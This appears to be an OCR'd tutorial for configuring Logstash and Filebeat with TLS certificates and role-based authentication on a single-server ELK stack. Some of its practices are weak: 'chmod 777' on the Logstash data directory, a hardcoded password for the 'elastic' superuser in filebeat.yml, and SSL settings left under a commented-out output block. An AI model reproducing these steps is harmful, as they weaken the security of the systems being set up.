openssl pkcs12 -in logstash.p12 -nocerts -nodes -out logstash.key
openssl pkcs12 -in logstash.p12 -nokeys -nodes -out logstash.crt

This will pull out a file name logstash.key and logstash.crt


The logstash.crt will contain 2 certificates. We are interested in the one with friendlyName: logstash. The other one with friendlyName: ca, we will remove it from the certificate, keeping only the logstash certificate.



Using your preferred text editor

Run command:
nano logstash.crt


Delete away the ca certificate, leaving only the logstash certificate. Save the file and exit.



We will next copy our logstash.key and logstash.crt in to the /etc/logstash/certs folder, if the folder has not been created, run mkdir to create the certs folder in /etc/logstash


We will also copy the http_ca.crt from /etc/elasticsearch/certs/ in to the /etc/logstash/certs folder.

Run command:
cp /etc/elasticsearch/certs/http_ca.crt /etc/logstash/certs
cp logstash.crt /etc/logstash/certs
cp logstash.key /etc/logstash/certs



We will then change the permission for /etc/logstash so that the owner is root, and access is available for the logstash group to read and execute the files.

sudo chown -R root:logstash /etc/logstash
sudo chmod -R g+rX /etc/logstash
sudo chmod -R o-rwx /etc/logstash
sudo find /etc/logstash -type d -exec chmod g+s {} \;



We will now set up basic authentication for communication between logstash and elasticsearch.


We will need to nagivate the kibana interface.

Management > Secruity > Roles > Create Role

Then we will key in the following in to the respective fields.

Role name : logstash_writer
Cluster privileges : manage, manage_ilm, manage_index_templates, monitor
Index privileges
  Indices : log-*, filebeat-* (You can input more depending on your needs)
  Privileges : create, manage, monitor, create_index, manage_ilm

Once that is done, you can create the role so that the settings can be save.




After setting up logstash_writer, we will go to the next dashboard.

Management > Security > Users > Create Users

Then we will key in the following in to the respective fields.

Username : logstash_internal
Password : <keyinyourpassword>
Privileges : logstash_writer

When this is done, just create user to save the settings.



Next we will configure the logstash.yml to our needs.

Run command:
nano /etc/logstash/logstash.yml

We will then configure that settings according to the parameter shown above.

Next we will configure the beats.conf so that logstash and elasticsearch can communicate properly and the configuration file will also let us filter for our logs using grok patterns.

```
input {
  beats {
    port ⇒ 5044
    ssl_enabled ⇒ true
    ssl_certificate_authorities ⇒ ["/etc/logstash/certs/http_ca.crt"]
    ssl_certificate ⇒ "/etc/logstash/certs/logstash.crt"
    ssl_key ⇒ "/etc/logstash/certs/logstash.key"
    ssl_client_authentication ⇒ "required"
  }
}

filter {
  grok {
    match ⇒ { "message" ⇒ "%{TIMESTAMP_ISO8601:timestamp} %{LOGLEVEL:log_level} %{WORD:class} %{GREEDYDATA:message}" }
  }

  date {
    match ⇒ ["timestamp", "ISO8601"]
  }
}
output {
  if [@metadata][pipeline] {
    elasticsearch {
      ssl_enabled ⇒ true
      hosts ⇒ ["https://localhost:9200"]
      ssl_certificate_authorities ⇒ "/etc/logstash/certs/http_ca.crt"
      ssl_certificate ⇒ "/etc/logstash/certs/logstash.crt"
      ssl_key ⇒ "/etc/logstash/certs/logstash.key"
      user ⇒ "logstash_internal"
      password ⇒ "password"
      manage_template ⇒ false
      index ⇒ "%{[@metadata][beat]}-%{[@metadata][version]}-%{+YYYY.MM.dd}"
      pipeline ⇒ "%{[@metadata][pipeline]}"
    }
  } else {
    elasticsearch {
      ssl_enabled ⇒ true
      hosts ⇒ ["https://localhost:9200"]
      ssl_certificate_authorities ⇒ "/etc/logstash/certs/http_ca.crt"
      ssl_certificate ⇒ "/etc/logstash/certs/logstash.crt"
      ssl_key ⇒ "/etc/logstash/certs/logstash.key"
      user ⇒ "logstash_internal"
      password ⇒ "password"
      manage_template ⇒ false
      index ⇒ "%{[@metadata][beat]}-%{[@metadata][version]}-%{+YYYY.MM.dd}"
    }
  }
}
```

Create a file called beats.conf in the /etc/logstash/conf.d/ folder, we will use this to configure where logstash will input and output the processed data to.

On the input portion, we specific logstash to listen at port 5044 while providing all the required SSL authentication files that we create previously. It should all be in the /etc/logstash/certs/ folder. So we will just enter the file path of each file accordingly.

SSL certificate : logstash.crt
SSL key : logstash.key
SSL Certificate Authorities : http_ca.crt

The output portion indicates that logstash need to output the data to elasticsearch at port 9200, replace localhost with your server IP, but for our case, all our ELK stack is in one server. So localhost will be the correct input.

We will then provide all the required SSL authentication files again. In addition, we will need to specific the user and password for logstash_internal that we created previously.

Without this, the logs will not send through as authenication will fail.

```
root@ELK-Tutor:~# sudo chown logstash:logstash /etc/default/logstash
root@ELK-Tutor:~# sudo chown -R logstash:logstash /usr/share/logstash
root@ELK-Tutor:~# sudo chmod 777 /usr/share/logstash/data
root@ELK-Tutor:~#
```

At this point, we will also like to give permission for logstash to access the directories and files above. If we do not do this, the next step will produce an error.

Run commands:
sudo chown logstash:logstash etc/default/logstash
sudo chown -R logstash:logstash /usr/share/logstash
sudo chmod 777 /usr/share/logstash/data

```
root@ELK-Tutor:~#       sudo -u logstash /usr/share/logstash/bin/logstash --path.settings /etc/logstash -t
Using bundled JDK: /usr/share/logstash/jdk
/usr/share/logstash/vendor/bundle/jruby/3.1.0/gems/concurrent-ruby-1.1.9/lib/concurrent-ruby/concurrent/executor/java_thread_pool_executor.rb
/usr/share/logstash/vendor/bundle/jruby/3.1.0/gems/concurrent-ruby-1.1.9/lib/concurrent-ruby/concurrent/executor/java_thread_pool_executor.rb
Sending Logstash logs to /usr/share/logstash/logs which is now configured via log4j2.properties
[2024-04-26T09:33:48,584][INFO ][logstash.runner          ] Log4j configuration path used is: /etc/logstash/log4j2.properties
[2024-04-26T09:33:48,593][INFO ][logstash.runner          ] Starting Logstash {"logstash.version"⇒"8.13.2", "jruby.version"⇒"jruby 9.4.5.0
]"}
[2024-04-26T09:33:48,599][INFO ][logstash.runner          ] JVM bootstrap flags: [-Xms1g, -Xmx1g, -Djava.awt.headless=true, -Dfile.encoding=U
ev/urandom, -Dlog4j2.isThreadContextMapInheritable=true, -Dlogstash.jackson.stream-read-constraints.max-string-length=200000000, -Dlogstash.j
le.enableADS=true, --add-exports=jdk.compiler/com.sun.tools.javac.api=ALL-UNNAMED, --add-exports=jdk.compiler/com.sun.tools.javac.file=ALL-UN
om.sun.tools.javac.tree=ALL-UNNAMED, --add-exports=jdk.compiler/com.sun.tools.javac.util=ALL-UNNAMED, --add-opens=java.base/java.security=ALL
ED, --add-opens=java.base/sun.nio.ch=ALL-UNNAMED, --add-opens=java.management/sun.management=ALL-UNNAMED, -Dio.netty.allocator.maxOrder=11]
[2024-04-26T09:33:48,603][INFO ][logstash.runner          ] Jackson default value override `logstash.jackson.stream-read-constraints.max-stri
[2024-04-26T09:33:48,604][INFO ][logstash.runner          ] Jackson default value override `logstash.jackson.stream-read-constraints.max-numb
[2024-04-26T09:33:50,970][INFO ][org.reflections.Reflections] Reflections took 266 ms to scan 1 urls, producing 132 keys and 468 values
[2024-04-26T09:33:52,237][INFO ][logstash.javapipeline    ] Pipeline `main` is configured with `pipeline.ecs_compatibility: v8` setting. All
ise.
Configuration OK
[2024-04-26T09:33:52,237][INFO ][logstash.runner          ] Using config.test_and_exit mode. Config Validation Result: OK. Exiting Logstash
root@ELK-Tutor:~#
```

Now we will test the configuration file, this is to check if there is any errors before we deploy logstash.

Run commands:
sudo -u logstash /usr/share/logstash/bin/logstash --path.settings /etc/logstash -t

The “Configuration OK” and Config Validation Result: OK messages will be shown if our configuration is acceptable.

```
root@ELK-Tutor:~# sudo systemctl enable logstash && sudo systemctl start logstash
root@ELK-Tutor:~# systemctl status logstash
● logstash.service - logstash
     Loaded: loaded (/lib/systemd/system/logstash.service; enabled; vendor preset: enabled)
     Active: active (running) since Fri 2024-04-26 09:40:49 UTC; 23s ago
   Main PID: 8818 (java)
```

We will then start and enable the logstash service and check the status.

Run commands:
sudo systemctl start logstash
sudo systemctl enable logstash
sudo systemctl status logstash

- Installation of File Beat

Installing File Beat using APT

```
root@ELK-Tutor:~# sudo apt install filebeat
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  filebeat
0 upgraded, 1 newly installed, 0 to remove and 189 not upgraded.
Need to get 50.9 MB of archives.
After this operation, 188 MB of additional disk space will be used.
Get:1 https://artifacts.elastic.co/packages/8.x/apt stable/main amd64 filebeat amd64 8.13.2 [50.9 MB]
Fetched 50.9 MB in 8s (6705 kB/s)
Selecting previously unselected package filebeat.
```

We will first install filebeat in our server

Run commands:
sudo apt install filebeat

```
root@ELK-Tutor:/etc/filebeat# cp /tmp/certgen/client.p12 /etc/filebeat/certs/client.p12
root@ELK-Tutor:/etc/filebeat# cd ccerts
-bash: cd: ccerts: No such file or directory
root@ELK-Tutor:/etc/filebeat# cd certs
root@ELK-Tutor:/etc/filebeat/certs# ls
client.p12
root@ELK-Tutor:/etc/filebeat/certs#
```

Copy the client.p12 in to the client machine, in our case, we will still use our server. We will copy it to /etc/filebeat/certs. If the certs directory does not exist, mkdir certs


Run commands:
cp tmp/certgen/client.p12 /etc/filebeat/certs/client.p12

```
root@ELK-Tutor:/etc/filebeat/certs# openssl pkcs12 -in client.p12 -nocerts -nodes -out client.key
Enter Import Password:
root@ELK-Tutor:/etc/filebeat/certs# openssl pkcs12 -in client.p12 -nokeys -nodes -out client.crt
Enter Import Password:
root@ELK-Tutor:/etc/filebeat/certs# ls
client.crt  client.key  client.p12
root@ELK-Tutor:/etc/filebeat/certs#
```


We will now seperate the client.p12 like what we did to logstash.p12, so that we will have a certificate and key separately.

Run commands:
openssl pkcs12 -in client.p12 -nocerts -nodes -out client.key
openssl pkcs12 -in client.p12 -nokeys -nodes -out client.crt

The client.crt contains the CA and client certificate, we will need to separate this 2 certificates or there will be an error while elasticsearch try to read it.



In client.p12 case, we will separate the CA cert portion in to another file named http_ca.crt.




So the http_ca.crt file will contain the CA cert and the client.crt will hold the client certificate.

After this step, we will move on to the configuration of the filebeat.yml

We will require the certificates and keys that we have just produced so that we can input in to the configuration file for SSL authentication.

We will next configure the filebeat configuration file <filebeat.yml> according to our needs.

In the file we will also need to state the certificates and keys that we created for the client previously. Filebeat will then use these certificates and keys to authenticate itself with



Elasticsearch.

```
output.elasticsearch:
  # Array of hosts to connect to.
  hosts: ["https://localhost:9200"]

  # Performance preset - one of "balanced", "throughput", "scale",
  # "latency", or "custom".
  preset: balanced

  # Protocol - either `http` (default) or `https`.
  protocol: "https"

  # Authentication credentials - either API key or username/password.
  #api_key: "id:api_key"
  username: "elastic"
  password: "Sy1SVO6=H=VrN7amV=my"

# ================================== Processors ==================================
processors:
  - add_host_metadata:
      when.not.contains.tags: forwarded
  - add_cloud_metadata: ~
  - add_docker_metadata: ~
  - add_kubernetes_metadata: ~

# ================================== Logstash Output ==================================
#output.logstash:
  # The Logstash hosts
  #hosts: ["localhost:5044"]

  # Optional SSL. By default is off.
  # List of root certificates for HTTPS server verifications
  ssl.enabled: true
  ssl.certificate_authorities: ["/etc/filebeat/certs/http_ca.crt"]

  # Certificate for SSL client authentication
  ssl.certificate: "/etc/filebeat/certs/client.crt"

  # Client Certificate Key
  ssl.key: "/etc/filebeat/certs/client.key"
```

Once the configuration file is configured to the parameters as shown above, save and exit the configuration file.

```
root@ELK-Tutor:/etc/filebeat# sudo filebeat test config
Config OK
root@ELK-Tutor:/etc/filebeat# sudo filebeat test output
elasticsearch: https://localhost:9200 ...
  parse url ... OK
  connection ...
    parse host ... OK
    dns lookup ... OK
    addresses: 127.0.0.1, ::1
    dial up ... OK
  TLS ...
    security: server's certificate chain verification is enabled
    handshake ... OK
    TLS version: TLSv1.3
    dial up ... OK
  talk to server ... OK
  version: 8.13.2
root@ELK-Tutor:/etc/filebeat#
```

We can then test our configuration to see if it works and if there is any issues communicating with our server.

Run commands:
sudo filebeat test config
sudo filebeat test output

We should see that everything indicates OK.

```
root@ELK-Tutor:/etc/filebeat# sudo filebeat modules enable system
Enabled system
root@ELK-Tutor:/etc/filebeat# sudo filebeat modules enable auditd
Enabled auditd
```

Next we will enable the modules that we want to use, for now we will enable the system and auditd module. We can always come back to enable more modules that we want to use later. These module allow filebeat to know where to collect files by default paths.

